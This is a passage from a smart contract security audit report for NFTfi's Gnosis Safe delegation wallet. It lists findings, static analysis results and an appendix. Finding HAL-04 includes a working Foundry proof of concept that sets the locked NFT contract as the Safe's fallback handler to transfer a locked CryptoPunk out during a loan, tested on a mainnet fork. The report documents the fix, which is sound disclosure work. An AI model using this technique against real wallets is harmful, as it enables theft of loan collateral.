Apart from the described Gnosis Safe Multisignature Wallet features in previous issues, this wallet also includes the capability of modifying the fallback handler for incoming calls to the wallet. Therefore, an owner can set an arbitrary smart contract as a fallback handler which will be executed when a function selector is not found in Gnosis Safe wallet contracts. This feature is implemented by the FallbackManager contract, as it specified in its code:

Listing 11: contracts/base/FallbackManager.sol

```
function setFallbackHandler(address handler) public authorized {
    internalSetFallbackHandler(handler);
    emit ChangedFallbackHandler(handler);
}
```

Listing 12: contracts/base/FallbackManager.sol

```
fallback() external {
    bytes32 slot = FALLBACK_HANDLER_STORAGE_SLOT;
    // solhint-disable-next-line no-inline-assembly
    assembly {
        let handler := sload(slot)
        if iszero(handler) {
            return(0, 0)
        }
        calldatacopy(0, 0, calldatasize())
        // The msg.sender address is shifted to the left by 12
↳ bytes to remove the padding
        // Then the address without padding is stored right after
↳ the calldata
        mstore(calldatasize(), shl(96, caller()))
        // Add 20 bytes for the address appended add the end
```

FINDINGS & TECH DETAILS

```
            let success := call(gas(), handler, 0, 0, add(calldatasize
↳ (), 20), 0, 0)
            returndatacopy(0, 0, returndatasize())
            if iszero(success) {
                revert(0, returndatasize())
            }
            return(0, returndatasize())
        }
}
```

As it was explained in HAL-01 and HAL-03 issues, the guard used by the delegation wallet blocks several function selectors related to transferring NFTs out of the wallet, but also blocks several functions related to Gnosis Safe internal configuration that would allow an owner to manipulate, for instance, the wallet's owners or the guard address.

Since setFallbackHandler is not blocked by the DelegationGuard contract, a malicious owner could set a NFT contract as fallback handler in order to make unrestricted function calls on behalf of the Safe Gnosis wallet, due these calls made to an unimplemented function selector in the wallet will be redirected to the specified fallback handler, which would allow transferring NFTs out of the wallet.

Code Location:

Listing 13: src/DelegationGuard.sol

```
function _checkConfiguration(address _to, bytes calldata _data)
↳ internal view {
    bytes4 selector = _getSelector(_data);

    if (_to == DelegationOwner(delegationOwner).safe()) {
        // ownership change not allowed while this guard is
↳ configured
        if (
            selector == OwnerManager.addOwnerWithThreshold.
↳ selector ||
            selector == OwnerManager.removeOwner.selector ||
            selector == OwnerManager.swapOwner.selector ||
            selector == OwnerManager.changeThreshold.selector
```

```
        ) revert
↳ DelegationGuard__checkConfiguration_ownershipChangesNotAllowed();

        // Guard change not allowed
        if (selector == GuardManager.setGuard.selector)
            revert
↳ DelegationGuard__checkConfiguration_guardChangeNotAllowed();
    }
}
```

Proof of Concept:

In order to exploit this issue, an attacker just has to be involved in a loan which would lock a CryptoPunks or a standard ERC721 NFT, storing it in the Safe Gnosis wallet and follow the next steps:

- 1. An attacker sets the contract of the locked NFT as the new fallback handler by calling the setFallbackHandler function through Gnosis Safe wallet.
- 2. Then, the attacker can perform calls by using function selectors from the NFT contract directly to the wallet. Since the NFT contract has been set as the new fallback handler, these function calls will be redirected to the NFT contract on behalf of the wallet.

The test_TransferWithFallback test described below and developed in Foundry passes, proving a successful exploitation of this issue following the aforementioned steps:

Listing 14: test/ProofOfConcept.t.sol

```
function test_TransferWithFallback() public {
    vm.prank(delegationOwnerProxy);
    delegationGuard.lockAsset(address(testPunks), TARGET_PUNKID);

    vm.startPrank(kakaroto);

    // [1] Call `setFallbackHandler` to set the NFT contract as
```

```
↳ fallback handler
    bytes memory payload = abi.encodeWithSelector(
        IGnosisSafe.setFallbackHandler.selector,
        address(testPunks)
    );

    bytes memory tSig = getTransactionSignature(
        kakarotoKey,
        address(safe),
        payload,
        Enum.Operation.Call
    );

    safe.execTransaction(
        address(safe),
        0,
        payload,
        Enum.Operation.Call,
        0,
        0,
        0,
        address(0),
        payable(0),
        tSig
    );

    // [2] Perform function calls from the NFT contract to the wallet
    payload = abi.encodeWithSelector(
        ICryptoPunksMarket.transferPunk.selector,
        address(kakaroto),
        TARGET_PUNKID
    );

    (bool success, bytes memory data) = address(safe).call(payload);

    vm.stopPrank();
    assertEq(testPunks.punkIndexToAddress(TARGET_PUNKID), address(kakaroto));
}
```

```
$ forge test -vv --fork-url https://eth.llamarpc.com --fork-block-number 1662
1754 -m test_TransferWithFallback
[⠊] Compiling...
No files changed, compilation skipped

Running 1 test for test/ProofOfConcept.t.sol:ProofOfConcept
[PASS] test_TransferWithFallback() (gas: 188238)
Test result: ok. 1 passed; 0 failed; finished in 6.57ms
```

This test function can be included in the test file specified in HAL-01 for a successful execution.

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

Consider prohibiting some function selectors involved in this issue, such as setFallbackHandler, in order to block this method to transfer assets out of the wallet during an ongoing loan.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by blocking the usage of setFallbackHandler function selector.

COMMIT ID: 6ca41cf43fd4df1e3425b7f6fe75eb551916299e

References:

- FallbackManager.sol#L34
- FallbackManager.sol#L45

3.5 (HAL-05) ADDITIONAL WALLETS ARE IGNORED IN BORROWS - LOW

Description:

In DirectLoanFixedOfferExternalEscrow smart contract, when an offer is accepted by a borrower calling acceptOfferfunction or delegating the call to another accounts and calling acceptOfferRelayed function instead, the protocol needs to collect information about the borrower's escrow in order to perform different actions such as to lock the NFT used as collateral in the loan. For this purpose, the _getEscrowData function is executed during _setupLoanExtrasExternal call when a loan is accepted, in this function the protocol tries to gather information about the borrower's escrow by executing getOwnerWalletAt function implemented in the DelegationWalletRegistry smart contract.

The DelegationWalletRegistry smart contract stores relevant information about every wallet that has been registered during its creation by using mappings and EnumerableSet internally in this contract. This EnumerableSet library is used to store the wallet's addresses associated to a single owner in case an account owns more than one escrow. Therefore, an account can own multiple escrows following the aforementioned implementation defined in this smart contract.

However, _getEscrowData function always picks the index 0 as argument in getOwnerWalletAt function; thus, the protocol always selects the first wallet owned by the borrower, ignoring the rest that this account could have.

Code Location:

Listing 15: contracts/loans/direct/loanTypes/DirectLoanBaseMinimalExternalEscrow.sol (Line 1046)

```
1040 function _getEscrowData(address _borrower, address _escrowRegistry)
1041     internal
1042     view
1043     returns (IDelegationWalletRegistry.Wallet memory escrowData)
1044 {
1045     require(getEscrowRegistryPermit(_escrowRegistry), "Escrow registry is not permitted");
1046     return IDelegationWalletRegistry(_escrowRegistry).getOwnerWalletAt(_borrower, 0);
1047 }
```

Listing 16: src/DelegationWalletRegistry.sol

```
function getOwnerWalletAt(address _owner, uint256 _index) external view returns (Wallet memory) {
    return wallets[walletsByOwner[_owner].at(_index)];
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Ensure that borrowers be allowed to specify the wallet they want to use to avoid further problems.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by changing logic on the related functions.

COMMIT ID: 2fff7a930d985061d34620302abbe432f9b37456

3.6 (HAL-06) ARRAYS SPECIFIED IN ARGUMENTS SHOULD HAVE SAME LENGTH - LOW

Description:

In DelegationRecipes smart contract, an owner is allowed to either add or remove functions that later can be executed through the Delegation Wallet. The implementation behind every proxy will always use the same DelegationRecipes smart contract, since its address is set during the construction, in order to consult whether a function is allowed or not in a delegated context inside the wallet.

There are two functions in charge of adding/removing allowed functions, these are add and remove functions, both can be called by specifying several arrays as parameters. The values of these arrays are accessed in a loop, where the loop's limit is set by _contracts.length value. However, these functions are not verifying if the length of all arrays is equal, therefore an access out-of-bound can be produced if one of the arrays has a length < _contracts.length.

Code Location:

Listing 17: src/DelegationRecipes.sol (Lines 35-37)

```
33 function add(
34     address _collection,
35     address[] calldata _contracts,
36     bytes4[] calldata _selectors,
37     string[] calldata _descriptions
38 ) external onlyOwner {
39     // TODO - validate arity
40 
41     bytes32 functionId;
42     uint256 length = _contracts.length;
43     for (uint256 i; i < length; ) {
44         functionId = keccak256(abi.encodePacked(_collection,
```

```
↳ _contracts[i], _selectors[i]));
        functionByCollection[_collection].add(functionId);
        functionDescriptions[functionId] = _descriptions[i];
```

Listing 18: src/DelegationRecipes.sol (Lines 64,65)

```
62 function remove(
63     address _collection,
64     address[] calldata _contracts,
65     bytes4[] calldata _selectors
66 ) external onlyOwner {
67     // TODO - validate arity
68 
69     bytes32 functionId;
70     uint256 length = _contracts.length;
71     for (uint256 i; i < length; ) {
72         functionId = keccak256(abi.encodePacked(_collection,
   ↳ _contracts[i], _selectors[i]));
73         functionByCollection[_collection].remove(functionId);
74         delete functionDescriptions[functionId];
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended to check if all these arrays specified in arguments have the same length to prevent from this kind of issue.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by checking array lengths.

COMMIT ID: 8f36def1bb1db52ae9b63cae7aee5128383eb937

3.7 (HAL-07) SOLC 0.8.4 COMPILER VERSION CONTAINS MULTIPLE BUGS - INFORMATIONAL

Description:

Several scoped contracts have configured the fixed pragma set to 0.8.4. The latest solidity compiler version, 0.8.19, fixed important bugs in the compiler along with new native protections. The current version is missing the following fixes: 0.8.5, 0.8.6, 0.8.7, 0.8.8, 0.8.9, 0.8.12, 0.8.13, 0.8.14, 0.8.15, 0.8.16, 0.8.17, 0.8.18, 0.8.19.

The official Solidity's recommendations are that you should use the latest released version of Solidity when deploying contracts. Apart from exceptional cases, only the newest version receives security fixes.

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

It is recommended to use the latest Solidity compiler version as possible.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by upgrading pragma.

COMMIT ID: 387a66526c489bf6d1d1ef397cd4c70763f1fa42

3.8 (HAL-08) OPEN TO-DOS - INFORMATIONAL

Description:

Open TO-DOs can point to architecture or programming issues that still need to be resolved. Often these kinds of comments indicate areas of complexity or confusion for developers. This provides value and insight to an attacker who aims to cause damage to the protocol.

Code Location:

Listing 19: src/DelegationRecipes.sol (Line 39)

```
function add(
    address _collection,
    address[] calldata _contracts,
    bytes4[] calldata _selectors,
    string[] calldata _descriptions
) external onlyOwner {
    // TODO - validate arity
```

Listing 20: src/DelegationRecipes.sol (Line 67)

```
function remove(
    address _collection,
    address[] calldata _contracts,
    bytes4[] calldata _selectors
) external onlyOwner {
    // TODO - validate arity
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Consider resolving the TO-DOs before deploying code to a production context. Use an independent issue tracker or other project management software to track development tasks.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by resolving to-dos.

COMMIT ID: 8f36def1bb1db52ae9b63cae7aee5128383eb937

3.9 (HAL-09) USE ++I INSTEAD OF I++ IN LOOPS FOR GAS OPTIMIZATION - INFORMATIONAL

Description:

In the loops below, the variable i is incremented using i++. It is known that, in loops, using ++i costs less gas per iteration than i++. This also affects variables incremented inside the loop code block.

Code Location:

Listing 21: src/AllowedControllers.sol (Line 49)

```
46 for (uint256 i; i < length; ) {
47     _setLockControllerAllowance(_lockControllers[i], true);
48     unchecked {
49         i++;
50     }
51 }
```

Listing 22: src/AllowedControllers.sol (Line 57)

```
54 for (uint256 j; j < length; ) {
55     _setDelegationControllerAllowance(_delegationControllers[j],
   ↳ true);
56     unchecked {
57         j++;
58     }
59 }
```

Listing 23: src/AllowedControllers.sol (Line 90)

```
87 for (uint256 i; i < length; ) {
88     _setLockControllerAllowance(_controllers[i], _allowances[i]);
89     unchecked {
90         i++;
91     }
```

```
92 }
```

Listing 24: src/AllowedControllers.sol (Line 124)

```
121 for (uint256 i; i < length; ) {
122     _setDelegationControllerAllowance(_controllers[i], _allowances
    ↳ [i]);
123     unchecked {
124         i++;
125     }
126 }
```

Listing 25: contracts/loans/direct/loanTypes/DirectLoanBaseMinimalExternalEscrow.sol (Lines 337,344)

```
333 for (uint256 i; i < _permittedErc20s.length; ) {
334     _setERC20Permit(_permittedErc20s[i], true);
335
336     unchecked {
337         i++;
338     }
339 }
340
341 for (uint256 j; j < _permittedEscrowRegistries.length; ) {
342     _setEscrowRegistryPermit(_permittedEscrowRegistries[j], true);
343     unchecked {
344         j++;
345     }
346 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to use `++i` instead of `i++` to increment the value of an `uint` variable inside a loop. This does not only apply to the iterator variable. It also applies to increments done inside the loop code block.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by following the aforementioned recommendations.

COMMIT IDs:

- 803dfb566c43efb5538656aa1fe2e93e7188eb98
- 8b6c202e24069fdfbee52479749e2f3a4f17ba52

3.10 (HAL-10) USE OF INLINE ASSEMBLY - INFORMATIONAL

Description:

Inline assembly is a way to access the Ethereum Virtual Machine at a low level. This discards several important safety features of Solidity, and the static compiler. Due to the fact that the EVM is a stack machine, it is often hard to address the correct stack slot and provide arguments to opcodes at the correct point on the stack. Solidity's inline assembly tries to facilitate that and other issues arising when writing manual assembly. Assembly is much more difficult to write because the compiler does not perform checks, so the developer of the contract should be aware of this warning.

Code Location:

Listing 26: src/DelegationGuard.sol (Line 300)

```
297 function _getSelector(bytes memory _data) internal pure returns (bytes4 selector) {
298     // solhint-disable-next-line no-inline-assembly
299     assembly {
300         selector := mload(add(_data, 32))
301     }
302 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

The contracts should avoid using inline assembly because it interacts with the EVM (Ethereum Virtual Machine) at a low level. An attacker could bypass many essential safety features of Solidity.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by following the aforementioned recommendations.

COMMIT ID: dd74d4a1f8422df381e0eb80435c49745843d6ad

3.11 (HAL-11) USE CUSTOM ERRORS INSTEAD OF REVERT STRINGS TO SAVE GAS - INFORMATIONAL

Description:

Failed operations in several contracts (DirectLoanFixedOfferExternalEscrow and parents) are reverted with an accompanying message selected from a set of hardcoded strings.

In the EVM, emitting a hardcoded string in an error message costs ~50 more gas than emitting a custom error. Additionally, hardcoded strings increase the gas required to deploy the contract.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Custom errors are available from Solidity version 0.8.4 up. Consider replacing all revert strings with custom errors.

Remediation Plan:

SOLVED: The NFTfi team solved this issue by changing errors with custom errors.

COMMIT ID: 2f793c06e4526baa9b772495e604dc18ceef6305

AUTOMATED TESTING

4.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the smart contracts in scope. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified the smart contracts in the repository and was able to compile them correctly into their ABIs and binary format, Slither was run against the contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Results:

```
Reentrancy in DelegationOwner._setupGuard(address,DelegationGuard) (src/DelegationOwner.sol#754-798):
	External calls:
	- IGnosisSafe(_safe).execTransaction(safe,0,payload,Enum.Operation.Call,0,0,0,address(0),address(0),signature) (src/DelegationOwner.sol#783-794)
	State variables written after the call(s):
	- currentTxHash = bytes32(0) (src/DelegationOwner.sol#797)
	DelegationOwner.currentTxHash (src/DelegationOwner.sol#90) can be used in cross function reentrancies:
	- DelegationOwner._setupGuard(address,DelegationGuard) (src/DelegationOwner.sol#754-798)
	- DelegationOwner._transferAsset(address,uint256,address) (src/DelegationOwner.sol#803-848)
	- DelegationOwner.execTransaction(address,uint256,address,uint256,bytes,uint256,uint256,uint256,address,address) (src/DelegationOwner.sol#461-523)
	- DelegationOwner.isValidSignature(bytes,bytes) (src/DelegationOwner.sol#532-546)
Reentrancy in DelegationOwner._transferAsset(address,uint256,address) (src/DelegationOwner.sol#803-848):
	External calls:
	- success = IGnosisSafe(safe).execTransaction(_asset,0,payload,Enum.Operation.Call,0,0,0,address(0),address(0),signature) (src/DelegationOwner.sol#831-842)
	State variables written after the call(s):
	- currentTxHash = bytes32(0) (src/DelegationOwner.sol#845)
	DelegationOwner.currentTxHash (src/DelegationOwner.sol#90) can be used in cross function reentrancies:
	- DelegationOwner._setupGuard(address,DelegationGuard) (src/DelegationOwner.sol#754-798)
	- DelegationOwner._transferAsset(address,uint256,address) (src/DelegationOwner.sol#803-848)
	- DelegationOwner.execTransaction(address,uint256,address,uint256,bytes,uint256,uint256,uint256,address,address) (src/DelegationOwner.sol#461-523)
	- DelegationOwner.isValidSignature(bytes,bytes) (src/DelegationOwner.sol#532-546)
Reentrancy in DelegationOwner.execTransaction(address,uint256,address,uint256,bytes,uint256,uint256,uint256,address,address) (src/DelegationOwner.sol#461-523):
	External calls:
	- (success) = IGnosisSafe(safe).execTransaction(_to,_value,_data,Enum.Operation.Call,_safeTxGas,_baseGas,_gasPrice,_gasToken,_refundReceiver,signature) (src/DelegationOwner.sol#506-517)
	State variables written after the call(s):
	- currentTxHash = bytes32(0) (src/DelegationOwner.sol#520)
	DelegationOwner.currentTxHash (src/DelegationOwner.sol#90) can be used in cross function reentrancies:
	- DelegationOwner._setupGuard(address,DelegationGuard) (src/DelegationOwner.sol#754-798)
	- DelegationOwner._transferAsset(address,uint256,address) (src/DelegationOwner.sol#803-848)
	- DelegationOwner.execTransaction(address,uint256,address,uint256,bytes,uint256,uint256,uint256,address,address) (src/DelegationOwner.sol#461-523)
	- DelegationOwner.isValidSignature(bytes,bytes) (src/DelegationOwner.sol#532-546)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

AllowedControllers.constructor(address[],address[]).i (src/AllowedControllers.sol#46) is a local variable never initialized
DelegationGuard._checkLocked(address,bytes).assetId_scope_1 (src/DelegationGuard.sol#204) is a local variable never initialized
DelegationOwner.delegateSignature(address[],uint256[],address,uint256).j (src/DelegationOwner.sol#399) is a local variable never initialized
AllowedControllers.setDelegationControllerAllowances(address[],bool[]).i (src/AllowedControllers.sol#121) is a local variable never initialized
DelegationGuard._checkLocked(address,bytes).assetId_scope_2 (src/DelegationGuard.sol#211) is a local variable never initialized
DelegationGuard.setDelegationExpiries(address[],uint256[],uint256).j (src/DelegationGuard.sol#125) is a local variable never initialized
DelegationGuard._checkLocked(address,bytes).assetId_scope_3 (src/DelegationGuard.sol#215) is a local variable never initialized
DelegationRecipes.remove(address,address[],bytes4[]).i (src/DelegationRecipes.sol#71) is a local variable never initialized
AllowedControllers.setLockControllerAllowances(address[],bool[]).i (src/AllowedControllers.sol#87) is a local variable never initialized
DelegationRecipes.add(address,address[],bytes4[],string[]).i (src/DelegationRecipes.sol#43) is a local variable never initialized
AllowedControllers.constructor(address[],address[]).j (src/AllowedControllers.sol#54) is a local variable never initialized
DelegationGuard._checkLocked(address,bytes).assetId_scope_0 (src/DelegationGuard.sol#200) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

DelegationOwner.delegateSignature(address[],uint256[],address,uint256) (src/DelegationOwner.sol#383-423) ignores return value by signatureDelegationAssetsIds[currentSignatureDelegationAssets].add(id) (src/DelegationOwner.sol#409)
DelegationOwner._setupGuard(address,DelegationGuard) (src/DelegationOwner.sol#754-798) ignores return value by IGnosisSafe(_safe).execTransaction(safe,0,payload,Enum.Operation.Call,0,0,0,address(0),address(0),signature) (src/DelegationOwner.sol#783-794)
DelegationRecipes.add(address,address[],bytes4[],string[]) (src/DelegationRecipes.sol#33-54) ignores return value by functionByCollection[_collection].add(functionId) (src/DelegationRecipes.sol#45)
DelegationRecipes.remove(address,address[],bytes4[]) (src/DelegationRecipes.sol#62-82) ignores return value by functionByCollection[_collection].remove(functionId) (src/DelegationRecipes.sol#73)
DelegationWalletRegistry.setWallet(address,address,address,address) (src/DelegationWalletRegistry.sol#74-88) ignores return value by walletsByOwner[_owner].add(_wallet) (src/DelegationWalletRegistry.sol#87)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

DelegationOwner.currentTxHash (src/DelegationOwner.sol#90) is written in both
	currentTxHash = IGnosisSafe(address(safe)).getTransactionHash(_asset,0,payload,Enum.Operation.Call,0,0,0,address(0),address(0),IGnosisSafe(address(safe)).nonce()) (src/DelegationOwner.sol#809-820)
	currentTxHash = bytes32(0) (src/DelegationOwner.sol#845)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#write-after-write
```

- Reentrancies are false positives.
- No major issues found by Slither.

AUTOMATED TESTING

4.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers to locate any vulnerabilities.

MythX results:

- No major issues found by MythX.

APPENDIX

5.1 ADDITIONAL CODE

Config.sol diffing patch:

Listing 27: Diffing between Config.sol and ConfigPOC.sol

```
diff --git a/Config.sol b/ConfigPOC.sol
index d608782..f1c6bf6 100755
--- a/Config.sol
+++ b/ConfigPOC.sol
@@ -3,6 +3,8 @@ pragma solidity 0.8.17;

 import "forge-std/Test.sol";

+import { ICryptoPunksMarket } from "./ICryptoPunksMarket.sol";
+
 import { DelegationOwner } from "src/DelegationOwner.sol";
 import { DelegationGuard } from "src/DelegationGuard.sol";
 import { DelegationWalletFactory } from "src/DelegationWalletFactory.sol";
@@ -18,7 +20,7 @@ import { Enum } from "@gnosis.pm/safe-contracts/contracts/common/Enum.sol";
 import { UpgradeableBeacon } from "@openzeppelin/contracts/proxy/beacon/UpgradeableBeacon.sol";
 import { ECDSA } from "@openzeppelin/contracts/utils/cryptography/ECDSA.sol";

-contract Config is Test {
+contract ConfigPOC is Test {
     bytes32 public constant GUARD_STORAGE_SLOT = 0x4a204f620c8c5ccdca3fd54d003badd85ba500436a431f0cbda4f558c93c34c8;

     uint256 public kakarotoKey = 2;
@@ -44,7 +46,7 @@ contract Config is Test {
     address public compatibilityFallbackHandler = 0xf48f2B2d2a534e402487b3ee7C18c33Aec0Fe5e4; // 4854164

     TestNft public testNft;
-    TestPunks public testPunks;
+    //TestPunks public testPunks;
     TestNftPlatform public testNftPlatform;
     TestNftPlatform public testPunksPlatform;

```

```
@@ -68,9 +70,15 @@ contract Config is Test {
     address[] public lockControllers;
     address[] public delegationControllers;

+    ICryptoPunksMarket public testPunks;
+
     constructor() {
         testNft = new TestNft();
-        testPunks = new TestPunks();
+        //testPunks = new TestPunks();
+
+        // https://etherscan.io/address/0xb47e3cd837ddf8e4c57f05d70ab865de6e193bbb
+        testPunks = ICryptoPunksMarket(0xb47e3cd837dDF8e4c57F05d70Ab865de6e193BBB);
+
         testNftPlatform = new TestNftPlatform(address(testNft));
         testPunksPlatform = new TestNftPlatform(address(testPunks));
```

ICryptoPunksMarket.sol interface:

Listing 28: ICryptoPunksMarket.sol

```
pragma solidity >=0.7.0 <0.9.0;

interface ICryptoPunksMarket {
    function name() external view returns (string memory);

    function punksOfferedForSale(uint256)
        external
        view
        returns (
            bool isForSale,
            uint256 punkIndex,
            address seller,
            uint256 minValue,
            address onlySellTo
        );

    function enterBidForPunk(uint256 punkIndex) external payable;

```

```
    function totalSupply() external view returns (uint256);

    function acceptBidForPunk(uint256 punkIndex, uint256 minPrice) external;

    function decimals() external view returns (uint8);

    function setInitialOwners(
        address[] memory addresses,
        uint256[] memory indices
    ) external;

    function withdraw() external;

    function imageHash() external view returns (string memory);

    function nextPunkIndexToAssign() external view returns (uint256);

    function punkIndexToAddress(uint256) external view returns (address);

    function standard() external view returns (string memory);

    function punkBids(uint256)
        external
        view
        returns (
            bool hasBid,
            uint256 punkIndex,
            address bidder,
            uint256 value
        );

    function balanceOf(address) external view returns (uint256);

    function allInitialOwnersAssigned() external;

    function allPunksAssigned() external view returns (bool);

    function buyPunk(uint256 punkIndex) external payable;

    function transferPunk(address to, uint256 punkIndex) external;

```

```
    function symbol() external view returns (string memory);

    function withdrawBidForPunk(uint256 punkIndex) external;

    function setInitialOwner(address to, uint256 punkIndex) external;

    function offerPunkForSaleToAddress(
        uint256 punkIndex,
        uint256 minSalePriceInWei,
        address toAddress
    ) external;

    function punksRemainingToAssign() external view returns (uint256);

    function offerPunkForSale(uint256 punkIndex, uint256 minSalePriceInWei)
        external;

    function getPunk(uint256 punkIndex) external;

    function pendingWithdrawals(address) external view returns (uint256);

    function punkNoLongerForSale(uint256 punkIndex) external;

    event Assign(address indexed to, uint256 punkIndex);
    event Transfer(address indexed from, address indexed to, uint256 value);
    event PunkTransfer(
        address indexed from,
        address indexed to,
        uint256 punkIndex
    );
    event PunkOffered(
        uint256 indexed punkIndex,
        uint256 minValue,
        address indexed toAddress
    );
    event PunkBidEntered(
        uint256 indexed punkIndex,
        uint256 value,
        address indexed fromAddress
```

```
    );
    event PunkBidWithdrawn(
        uint256 indexed punkIndex,
        uint256 value,
        address indexed fromAddress
    );
    event PunkBought(
        uint256 indexed punkIndex,
        uint256 value,
        address indexed fromAddress,
        address indexed toAddress
    );
    event PunkNoLongerForSale(uint256 indexed punkIndex);
}

```

THANK YOU FOR CHOOSING

HALBORN